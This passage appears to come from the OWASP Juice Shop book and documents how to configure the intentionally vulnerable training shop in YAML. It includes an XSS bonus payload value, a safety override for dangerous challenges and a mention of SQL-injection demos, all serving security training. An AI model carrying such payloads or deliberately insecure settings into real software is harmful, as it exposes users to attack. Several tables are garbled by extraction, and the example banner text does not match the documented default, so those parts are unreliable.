
Invoice: Datei auswählen Keine ausgewählt

Submit



Support Chat

In the *Support Chat* you can talk to an (almost) AI-powered chat bot and get answers to questions like product prices, deluxe membership benefits and more.



About Us

Like every proper enterprise, the OWASP Juice Shop has of course an [#/about](#) page titled *About Us*. There you find a summary of the interesting history of the shop along with a link to its official Terms of Use document. Additionally, the page displays a fancy illustrated slideshow of all [customer feedback](#). Beneath that you can find all important social media contact information of the shop.






Photo Wall

The OWASP Juice Shop also has an `#/photo-wall` page titled *Photo Wall* which allows its users to share their memories with other customers of the Juice Shop.




Deluxe Membership

The OWASP Juice Shop offers a deluxe membership to its customers which provides them with exclusive offers, free fast delivery and an unrestricted purchase of the items they like.



Language selection

From a dropdown menu in the navigation bar you can select a multitude of languages you want the user interface to be displayed in. Languages marked with a "flask"-icon next to them offer only rudimentary or partial translation.



If you want to know more about (or even help with) the localization of OWASP Juice Shop, please refer to the [Help with translation](#) chapter in part III of this book.

1

[https://wiki.owasp.org/index.php/Map_execution_paths_through_application_\(OTG-INFO-007\)](https://wiki.owasp.org/index.php/Map_execution_paths_through_application_(OTG-INFO-007)) ↵

2

<http://xunitpatterns.com/happy%20path.html> ↵

Customization

One of the core usage scenarios for OWASP Juice Shop is in employee trainings in order to facilitating security awareness. With its not entirely serious user roster and product inventory the application might not be suited for all audiences alike.

In some particularly traditional domains or conservative enterprises it would be beneficial to have the demo application look and behave more like an internal application.

OWASP Juice Shop can be customized in its product inventory and look & feel to accommodate this requirement. It also allows to add an arbitrary number of fake users to make demonstrations - particularly those of `UNION-SQL` injection attacks - even more impressive. Furthermore the Challenge solved!-notifications can be turned off in order to keep the impression of a "real" application undisturbed.

How to customize the application

The customization is powered by a YAML configuration file placed in `/config`. To run a customized OWASP Juice Shop you need to:

1. Place your own `.yml` configuration file into `/config`
2. Set the environment variable `NODE_ENV` to the filename of your config without the `.yml` extension
 - o On Windows: `set NODE_ENV=nameOfYourConfig`
 - o On Linux: `export NODE_ENV=nameOfYourConfig`
3. Run `npm start`

You can also run a config directly in one command (on Linux) via `NODE_ENV=nameOfYourConfig npm start`. By default the `config/default.yml` config is used which generates the original OWASP Juice Shop look & feel and inventory. Please note that it is not necessary to run `npm install` after switching customization configurations.

Overriding `default.yml` in Docker container

In order to override the default configuration inside your Docker container with one of the provided configs, you can pass in the `NODE_ENV` environment variable with the `-e` parameter:

```
docker run -d -e "NODE_ENV=bodgeit" -p 3000:3000 bkimminich/juice-shop
```

In order to inject your own configuration, you can use `-v` to mount the `default.yml` path inside the container to any config file on your outside file system:

```
docker run -d -e "NODE_ENV=myConfig" -v /tmp/myConfig.yml:/juice-shop/config/myConfig.
```

Overriding `default.yml` in Vagrant box

Currently it is not possible to override the default configuration in the Vagrant box. It is not set up in a way where it could pass the `NODE_ENV` environment variable to the Docker container that is spun up inside the box.

YAML configuration file

The YAML format for customizations is very straightforward. Below you find its schema along with an excerpt of the default settings.

server section

Offers technical configuration options for the web server hosting the application.

Property	Description	Default
<code>port</code>	Port to launch the server on. Would be overwritten by <code>PORT</code> environment variable.	<code>3000</code>
<code>basePath</code>	When proxied in a subdirectory, this base path is used during redirects. Would be overwritten by <code>BASE_PATH</code> environment variable.	<code>''</code>

application section

Defines customization options for texts, colors, images, URLs etc. within the application.

Property	Description	Def.
domain	Domain used for all user email addresses.	'ju:
name	Name as shown in title and menu bar.	'ow:
logo	Filename in <code>frontend/dist/frontend/assets/public/images</code> or a URL of an image which will first be download to that folder and then used as a logo.	Jui:
favicon	Filename in <code>frontend/dist/frontend/assets/public</code> or a URL of an image in <code>.ico</code> format which will first be download to that folder and then used as a favicon.	fav:
theme	Name of the color theme used to render the UI. Options are <code>bluegrey-lightgreen</code> , <code>blue-lightblue</code> , <code>deppurple-amber</code> , <code>indigo-pink</code> , <code>pink-bluegrey</code> , <code>purple-green</code> and <code>deeporange-indigo</code> . See Material Color Themes for a sample screenshot of each theme.	blue light
showVersionNumber	Shows or hides the software version from the title.	true
showGitHubLinks	Shows or hides the "GitHub" button in the navigation and side bar as well as the info box about contributing on the <i>Score Board</i> .	true
localBackupEnabled	Enabled or disables the local backup feature for hacking progress and filters/settings on the <i>Score Board</i> .	true
numberOfRandomFakeUsers	Represents the number of random user accounts to be created on top of the pre-defined ones (which are required for several challenges).	0 , add are
altcoinName	Defines the name of the (fake) crypto currency that is offered on the <i>Token Sale</i> screen.	Jui:
privacyContactEmail	The email address shown as contact in the <i>Privacy Policy</i> .	done juic
customMetricsPrefix	Prefix for all custom Prometheus metrics. Must be a lowercase letter single word by Prometheus conventions.	jui:
chatbot subsection	Specifies all characteristics of the bot answering user questions in the <i>Support Chat</i> .	
social subsection	Specifies all social links embedded on various screens such as <i>About Us</i> or the <i>Photo Wall</i> .	
recyclePage subsection	Defines custom elements on the <i>Request Recycling Box</i> page.	

Property	Description	Default
<code>welcomeBanner subsection</code>	Defines a dismissable welcome banner that can be shown when first visiting the application.	
<code>cookieConsent subsection</code>	Defines the cookie consent dialog shown in the bottom right corner.	
<code>securityTxt subsection</code>	Defines the attributes for the <code>security.txt</code> file based on the https://securitytxt.org/ Internet draft.	
<code>promotion subsection</code>	Defines the attributes required for the <code>/promotion</code> screen where a marketing video with subtitles is rendered that hosts the XSS Tier 6 challenge.	
<code>easterEggPlanet subsection</code>	Defines the customizations for the 3D-rendered planet easter egg.	
<code>googleOauth subsection</code>	Defines the client identifier and allowed redirect URIs for Google OAuth integration.	

chatbot subsection

Specifies all characteristics of the bot answering user questions in the *Support Chat*.

Property	Description	Default
<code>name</code>	Name the chat bot introduces itself with.	<code>Juicy</code>
<code>greeting</code>	Initial greeting the chat bot uses when chatting with a user.	<code>"Nice to meet you <name>, I'm <botName>."</code>
<code>trainingData</code>	Filename in <code>data/chatbot</code> or a URL of a JSON file which will first be download to that folder and then used as <code>training data</code> for the chat bot.	<code>'botDefault'</code>
<code>defaultResponse</code>	Default response the chat bot uses when it could not understand the user's actual question.	<code>"Sorry I could not understand what you were asking."</code>
<code>avatar</code>	Filename in <code>frontend/dist/frontend/assets/public/images</code> or a URL of an image which will first be download to that folder and then used as a chat bot avatar.	<code>'JuicyChatBot'</code>

social subsection

Specifies all social links embedded on various screens such as *About Us* or the *Photo Wall*.

Property	Description	Default
<code>twitterUrl</code>	URL used as the Twitter link promising coupon codes on the <i>About Us</i> and <i>Your Basket</i> screen.	<code>'https://twitter.com/owasp_juiceshop'</code>
<code>facebookUrl</code>	URL used as the Facebook link promising coupon codes on the <i>About Us</i> and <i>Your Basket</i> screen.	<code>'https://www.facebook.com/owasp.juiceshop'</code>
<code>slackUrl</code>	URL used as the Slack link on the <i>About Us</i> screen.	<code>'http://owapsslack.com'</code>
<code>pressKitUrl</code>	URL used as the link to logos and media files on the <i>About Us</i> screen.	<code>'https://github.com/OWASP/owasp-swag/tree/master/projects/juice-shop'</code>
<code>questionnaireUrl</code>	URL used as the link to a user questionnaire on the <i>Score Board</i> screen.	<code>~</code>

recyclePage subsection

Defines custom elements on the *Request Recycling Box* page.

Property	Description
<code>topProductImage</code>	Filename in <code>frontend/dist/frontend/assets/public/images/products</code> to use as the image on the top of the info column on the page.
<code>bottomProductImage</code>	Filename in <code>frontend/dist/frontend/assets/public/images/products</code> to use as the image on the bottom of the info column on the page.

welcomeBanner subsection

Defines a dismissable welcome banner that can be shown when first visiting the application.

Property	Description	Default
showOnFirstStart	Shows or hides the banner.	true
title	Defines the headline of the banner.	Welcome to OWASP Juice Shop!
message	Defines the body of the banner. Can contain arbitrary HTML.	<p><p>Being a web application with a vast number of intended security vulnerabilities, the OWASP Juice Shop is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The OWASP Juice Shop is an open-source project hosted by the non-profit Open Web Application Security Project (OWASP) and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.</p> <h1>https://owasp-juice.shop</h1></p>

cookieConsent subsection

Defines the cookie consent dialog shown in the bottom right corner.

Property	Description	Default
backgroundColor	Color of the cookie banner itself.	'#546e7a'
textColor	Color of the message shown in the cookie banner.	'#ffffff'
buttonColor	Defines the color of the button to dismiss the banner.	'#558b2f'
buttonTextColor	Color of the dismissText on the button.	'#ffffff'
message	Explains the cookie usage in the application.	'This website uses fruit cookies to ensure you get the juiciest tracking experience.'
dismissText	The text shown on the button to dismiss the banner.	'Me want it!'
linkText	Caption of the link that is shown after the message to refer to further information.	'But me wait!'
linkUrl	URL that provides further information about cookie usage.	'https://www.youtube.com/watch?v=9PnbKL3wuH4'

securityTxt subsection

Defines the attributes for the `security.txt` file based on the <https://securitytxt.org/> Internet draft.

Property	Description	Default
contact	An email address, phone number or URL to report security vulnerabilities to. Can be fake obviously.	<code>mailto:donotreply@owasp-juice.shop</code>
encryption	URL to a public encryption key for secure communication. Can be fake obviously.	<code>https://kevbase.io/hkimminich/nan_kevs_fingerprint=19c01cb7157e4645e9e2c863062</code>
acknowledgements	URL a "hall of fame" page. Can be fake obviously.	<code>/#/score-board</code>

promotion subsection

Defines the attributes required for the `/promotion` screen where a marketing video with subtitles is rendered that hosts the [XSS Tier 6 challenge](#).

Property	Description	Default
<code>video</code>	Name of a file with <code>video/mp4</code> content type in <code>frontend/dist/frontend/assets/public/videos</code> or URL of an image to download to that folder and then use as the promotion video.	<code>owasp_promo.mp4</code>
<code>subtitles</code>	Name of a Web Video Text Tracks Format file in <code>frontend/dist/frontend/assets/public/videos</code> or URL of an image to download to that folder and then use as the promotion video.	<code>owasp_promo.vtt</code>

easterEggPlanet subsection

Defines the customizations for the 3D-rendered planet easter egg.

Property	Description	Default
<code>name</code>	Name of the 3D planet "easter egg" as shown in the page title.	<code>Orangeuze</code>
<code>overlayMap</code>	Filename in <code>frontend/dist/frontend/assets/private</code> or URL of an image to download to that folder and then use as an overlay texture for the 3D planet "easter egg".	<code>orangemap2k.jpg</code>

googleOauth subsection

Defines the client identifier and allowed redirect URIs for Google OAuth integration.

Property	Description	Default
clientId	Client identifier of the Google Cloud Platform application to handle OAuth 2.0 requests from OWASP Juice Shop.	'1005568560502-6hm16lef8oh46hr2d98vf2ohlnj4nfhq.apps.googleusercontent.com'
authorizedRedirects sub-sequence	Sub-list for the redirect URLs authorized for Google OAuth.	<pre> - { uri: 'https://demo.owasp-juice.shop' } - { uri: 'http://juice-shop.herokuapp.com' } - { uri: 'http://i-shop.herokuapp.com' } - { uri: 'https://juice.shop' } - { uri: 'http://preview.owasp-juice.shop' } - { uri: 'https://juice-shop-staging.herokuapp.com' } - { uri: 'http://juice-shop.wtf' } - { uri: 'http://proxv:127.0.0.1:3000.owasp-juice.shop' } - { uri: 'http://127.0.0.1:3000' } . proxv: 'http://juice.shop' } - { uri: 'http://localhost:4200.owasp-juice.shop' } - { uri: 'http://127.0.0.1:4200' } . proxv: 'http://juice.shop' } - { uri: 'http://192.168.9.1.owasp-juice.shop' } - { uri: 'http://localmac.owasp-juice.shop' } - { uri: 'http://nenguin.terminal.linux.test:3000' } - { uri: 'http://localchromeos.owasp-juice.shop' } </pre>

authorizedRedirects sub-sequence

Defines the allowed redirect URLs and their optional proxy for Google OAuth integration.

Property	Description	Conditions	Default
uri	URI authorized on Google Cloud Platform the Juice Shop is expected to be running on.	mandatory	
proxy	Proxy URI authorized on Google Cloud Platform that will itself redirect back to the original <code>uri</code> . Necessary for addresses not allowed as Google OAuth redirect targets, such as <code>localhost</code> or IP addresses.	optional	null

challenges section

Defines configuration options for the hacking challenges within the Juice Shop.

Property	Description
<code>showSolvedNotifications</code>	Shows or hides all instant " <i>challenge solved</i> "- notifications. Recommended to set to <code>false</code> for awareness demos.
<code>showHints</code>	Shows or hides hints for each challenge on hovering over/clicking its " <i>unsolved</i> " badge on the score board.
<code>restrictToTutorialsFirst</code>	Disables all <i>Score Board</i> filter options and hides those of the 100 challenges without a tutorial until all challenges with a tutorial have been solved.
<code>overwriteUrlForProductTamperingChallenge</code>	URL that should replace the original URL defined in <code>urlForProductTamperingChallenge</code> for the Product Tampering challenge.
<code>xssBonusPayload</code>	This XSS payload is expected during the Bonus Payload challenge.
<code>safetyOverride</code>	Enables all potentially dangerous challenges regardless of any harm they might cause when running in a containerized environment.  Use at your own risk!

hackingInstructor section

Allows to enable and customize the [Hacking Instructor](#) tutorial mode.

Property	Description	Default
<code>isEnabled</code>	Shows or hides the Hacking Instructor links from the <i>Score Board</i> and <i>Welcome Banner</i> .	<code>true</code>
<code>avatarImage</code>	Filename in <code>frontend/dist/frontend/assets/public/images</code> or a URL of an image which will first be download to that folder and then used as an avatar in the tutorial speech bubbles.	<code>juicyBot.png</code>

products sequence

List of product mappings which, when specified, replaces **the entire list** of default products.

Property	Description
<code>name</code>	Name of the product.
<code>description</code>	Description of the product.
<code>price</code>	Price of the product.
<code>deluxePrice</code>	Price of the product for <i>Deluxe Member</i> customers.
<code>quantity</code>	Available quantity of product in stock.
<code>limitPerUser</code>	Maximum purchase limit for regular customers. Does not apply to <i>Deluxe Membership</i> .
<code>image</code>	Filename in <code>frontend/dist/frontend/assets/public/images</code> or URL of an image to download to that folder and then use as a product image.
<code>deletedDate</code>	Deletion date of the product in <code>YYYY-MM-DD</code> format.
<code>urlForProductTamperingChallenge</code>	Sets the original link of the product which is the target for the Product Tampering challenge. Overrides <code>deletedDate</code> with <code>null</code> .
<code>useForChristmasSpecialChallenge</code>	Marks a product as the target for the "Christmas Special" challenge. Overrides <code>deletedDate</code> with <code>2014-12-27</code> .
<code>fileForRetrieveBlueprintChallenge</code>	Filename in <code>frontend/dist/frontend/assets/public/images</code> or URL of a file download to that folder and then use as the target for the Retrieve Blueprint challenge. If a filename is specified but does not exist in <code>frontend/dist/frontend/assets/public/images</code> the challenge is still solvable by just requesting the file from the server. • To make this challenge realistically solvable, include some kind of watermark on the blueprint file's name/type in the product (e.g. its <code>Exif</code> metadata) or in the product description.
<code>keywordsForPastebinDataLeakChallenge</code>	List of keywords which are all mandatory to mention in a feedback or complaint to solve the Leaked Unsafe Product challenge. Overrides <code>deletedDate</code> with <code>2019-02-1</code> . • To make this challenge realistically solvable, provide keywords on e.g. PasteBin in an obscure way that works well with the "dangerous linking an unsafe product" narrative.
<code>reviews sub-sequence</code>	Sub-list which adds reviews to a product.

reviews sub-sequence

Sub-list which adds reviews to a product.

Property	Description	Conditions
text	Text of the review.	mandatory
author	Reference by key from data/static/users.yml to the author of the review	mandatory

memories sequence

List which, when specified, replaces all default *Photo Wall* entries except a hard-coded one needed to solve the [Retrieve the photo of Bjoern's cat in "melee combat-mode" challenge](#).

Property	Description
image	Filename in frontend/dist/frontend/assets/public/images/ or URL of an image to download to that file then use as a <i>Photo Wall</i> image.
caption	Text to show when hovering over the image or sending a Tweet about it.
user	Reference by key from data/static/users.yml to the owner of the photo upload.
geoStalkingMetaSecurityQuestion	ID of the security question associated with Meta Geo Stalking challenge.
geoStalkingMetaSecurityAnswer	Answer to the security question associated with the Meta Geo Stalking challenge. Should be retrievable via the meta data of the associated image.
geoStalkingVisualSecurityQuestion	ID of the security question associated with Visual Geo Stalking challenge.
geoStalkingVisualSecurityAnswer	Answer to the security question associated with the Visual Geo Stalking challenge. Should be retrievable via some (not too obvious) visual in the associated image.

ctf section

Section to enable and configure the Capture-the-Flag mode built into OWASP Juice Shop.

Property	Description
<code>showFlagsInNotifications</code>	Shows or hides the CTF flag codes in the "challenge solved"-notifications. Is ignored when <code>application.showChallengeSolvedNotifications</code> is set to <code>false</code> .
<code>showCountryDetailsInNotifications</code>	Determines if the country (from <code>countryMapping</code>) mapped to the solved challenge is displayed in the notification. Can be <code>none</code> , <code>name</code> , <code>flag</code> or <code>both</code> . Only useful for CTFs using FBCTF .
<code>countryMapping</code> sub-mapping	List of mappings which associates challenges to countries on the challenge map of FBCTF . Only needed for CTFs using FBCTF .

`countryMapping` sub-mapping

List of mappings which associates challenges to countries on the challenge map of [FBCTF](#). Only needed for CTFs using [FBCTF](#):

- Challenge `key` from `data/static/challenges.yml`
 - `name` the name of the country
 - `code` the two-letter ISO code of the country

❶ *When specifying `countryMapping`, it is mandatory to map all challenges in order to produce a valid configuration file. It is recommended to use `config/fbctf.yml` as a template for that purpose.*

Configuration example

```

server:
  port: 3000
application:
  domain: juice-sh.op
  name: 'OWASP Juice Shop'
  logo: JuiceShop_Logo.png
  favicon: favicon_js.ico
  theme: bluegrey-lightgreen
  showVersionNumber: true
  showGitHubLinks: true
  localBackupEnabled: true
  number_of_random_fake_users: 0
  altcoinName: Juicycoin
  privacy_contact_email: donotreply@owasp-juice.shop
  customMetricsPrefix: juiceshop
  chatBot:
    name: 'Juicy'
    greeting: "Nice to meet you <customer-name>, I'm <bot-name>"
    trainingData: 'botDefaultTrainingData.json'
    defaultResponse: "Sorry I couldn't understand what you were trying to say"
    avatar: 'JuicyChatBot.png'
  social:
    twitterUrl: 'https://twitter.com/owasp_juiceshop'
    facebookUrl: 'https://www.facebook.com/owasp.juiceshop'
    slackUrl: 'http://owaspslack.com'
    redditUrl: 'https://www.reddit.com/r/owasp_juiceshop'
    pressKitUrl: 'https://github.com/OWASP/owasp-swag/tree/master/projects/juice-shop'
    questionnaireUrl: ~
  recyclePage:
    topProductImage: fruit_press.jpg
    bottomProductImage: apple_pressings.jpg
  welcomeBanner:
    showOnFirstStart: true
    title: 'Welcome to OWASP Juice Shop!'
    message: "<p>Being a web application with a vast number of intended security vulnerabilities, this is the perfect place to test your skills and learn how to secure web applications. The application is built on Node.js and uses MongoDB as its database. It features a user authentication system, a payment gateway, and a variety of challenges for users to solve. The application is also fully responsive and mobile-friendly. The OWASP Juice Shop is a great way to learn about web security and to practice your skills in a safe and controlled environment. So what are you waiting for? Start exploring the OWASP Juice Shop today!</p>"
  cookieConsent:
    backgroundColor: '#546e7a'
    textColor: '#ffffff'
    buttonColor: '#558b2f'
    buttonTextColor: '#ffffff'
    message: 'This website uses fruit cookies to ensure you get the juiciest tracking'
    dismissText: 'Me want it!'
    linkText: 'But me wait!'
    linkUrl: 'https://www.youtube.com/watch?v=9PnbKL3wuH4'
  securityTxt:
    contact: 'mailto:donotreply@owasp-juice.shop'
    encryption: 'https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e46'
    acknowledgements: '/#/score-board'
  promotion:
    video: JuiceShopJingle.mp4
    subtitles: JuiceShopJingle.vtt
  easterEggPlanet:
    name: Orangeuze
    overlayMap: orangemap2k.jpg
  googleOauth:
    clientId: '1005568560502-6hm16lef8oh46hr2d98vf2ohlnj4nfhq.apps.googleusercontent.com'
    authorizedRedirects:
      - { uri: 'https://demo.owasp-juice.shop' }
      - { uri: 'http://demo.owasp-juice.shop' }
      - { uri: 'https://juice-shop.herokuapp.com' }
      - { uri: 'http://juice-shop.herokuapp.com' }
      - { uri: 'https://preview.owasp-juice.shop' }
      - { uri: 'http://preview.owasp-juice.shop' }
      - { uri: 'https://juice-shop-staging.herokuapp.com' }
      - { uri: 'http://juice-shop-staging.herokuapp.com' }

```

```

- { uri: 'http://juice-shop.wtf' }
- { uri: 'http://localhost:3000', proxy: 'http://local3000.owasp-juice.shop' }
- { uri: 'http://127.0.0.1:3000', proxy: 'http://local3000.owasp-juice.shop' }
- { uri: 'http://localhost:4200', proxy: 'http://local4200.owasp-juice.shop' }
- { uri: 'http://127.0.0.1:4200', proxy: 'http://local4200.owasp-juice.shop' }
- { uri: 'http://192.168.99.100:3000', proxy: 'http://localmac.owasp-juice.shop' }
- { uri: 'http://penguin.termina.linux.test:3000', proxy: 'http://localchromeos' }

challenges:
  showSolvedNotifications: true
  showHints: true
  restrictToTutorialsFirst: false
  safetyOverride: false
  overwriteUrlForProductTamperingChallenge: 'https://owasp.slack.com'
  xssBonusPayload: '<iframe width="100%" height="166" scrolling="no" frameborder="no"'

hackingInstructor:
  isEnabled: true
  avatarImage: juicyBot.png

products:
  -
    name: 'Apple Juice (1000ml)'
    price: 1.99
    description: 'The all-time classic.'
    image: apple_juice.jpg
    reviews:
      - { text: 'One of my favorites!', author: admin }

# ~~~~~

  -
    name: 'OWASP SSL Advanced Forensic Tool (O-Saft)'
    description: 'O-Saft is an easy to use tool to show information about SSL certificates'
    price: 0.01
    image: orange_juice.jpg
    urlForProductTamperingChallenge: 'https://www.owasp.org/index.php/O-Saft'

  -
    name: 'Christmas Super-Surprise-Box (2014 Edition)'
    description: 'Contains a random selection of 10 bottles (each 500ml) of our tastiest juices'
    price: 29.99
    image: undefined.jpg
    useForChristmasSpecialChallenge: true

  -
    name: 'OWASP Juice Shop Sticker (2015/2016 design)'
    description: 'Die-cut sticker with the official 2015/2016 logo. By now this is a rare item'
    price: 999.99
    image: sticker.png
    deletedDate: '2017-04-28'

# ~~~~~

  -
    name: 'OWASP Juice Shop Logo (3D-printed)'
    description: 'This rare item was designed and handcrafted in Sweden. This is why it is so expensive'
    price: 99.99
    image: 3d_keychain.jpg
    fileForRetrieveBlueprintChallenge: JuiceShop.stl

# ~~~~~

memories:
  -
    image: 'magn(et)ifcent!-1571814229653.jpg'
    caption: 'Magn(et)ifcent!'
    user: bjoernGoogle

  -
    image: 'my-rare-collectors-item!-[§—§—§]-1572603645543.jpg'
    caption: 'My rare collectors item! [§—§—§]'
    user: bjoernGoogle

ctf:
  showFlagsInNotifications: false
  showCountryDetailsInNotifications: none
  countryMapping: ~

```

Overriding default settings

When creating your own YAML configuration file, you can rely on the existing default values and only overwrite what you want to change. The provided `config/ctf.yml` file for capture-the-flag events for example is as short as this:

```
application:
  logo: JuiceShopCTF_Logo.png
  favicon: favicon_ctf.ico
  showVersionNumber: false
  showGitHubLinks: false
  welcomeBanner:
    showOnFirstStart: false
challenges:
  showHints: false
  safetyOverride: true
hackingInstructor:
  isEnabled: false
ctf:
  showFlagsInNotifications: true
```

Testing customizations



You can validate your custom configuration file against the schema by running `npm run lint:config -- -f /path/to/myConfig.yml`. This validation automatically happens on server startup as well.

To verify if your custom configuration will not break any of the challenges, you should run the end-to-end tests via `npm run protractor`. If they pass, all challenges will be working fine!

Material Color Themes

The `application.theme` property allows certain pre-defined color schemes. The table below shows sample screenshots for each of these.

Theme	Sample screenshot
bluegreen-lightgreen	<p>The screenshot shows the OWASP Juice Shop Score Board. The interface has a dark header with the OWASP logo and a light green navigation bar. The main content area displays a table of challenges with columns for Name, Details, Description, Status, and Score. Each challenge is accompanied by a small icon and a progress bar. The challenges listed are: Brute-Force-Attack, Brute-Force-Dictionary, Brute-Administrators, Configuration-Override, Insecure-Input-Validation, Insecure-Session-Management, Insecure-Data-Exposure, and Insecure-Code-Review.</p>
blue-lightblue	<p>The screenshot shows the OWASP Juice Shop Score Board. The interface has a light blue header with the OWASP logo and a dark blue navigation bar. The main content area displays a table of challenges with columns for Name, Details, Description, Status, and Score. Each challenge is accompanied by a small icon and a progress bar. The challenges listed are: Brute-Force-Attack, Brute-Force-Dictionary, Brute-Administrators, Configuration-Override, Insecure-Input-Validation, Insecure-Session-Management, Insecure-Data-Exposure, and Insecure-Code-Review.</p>
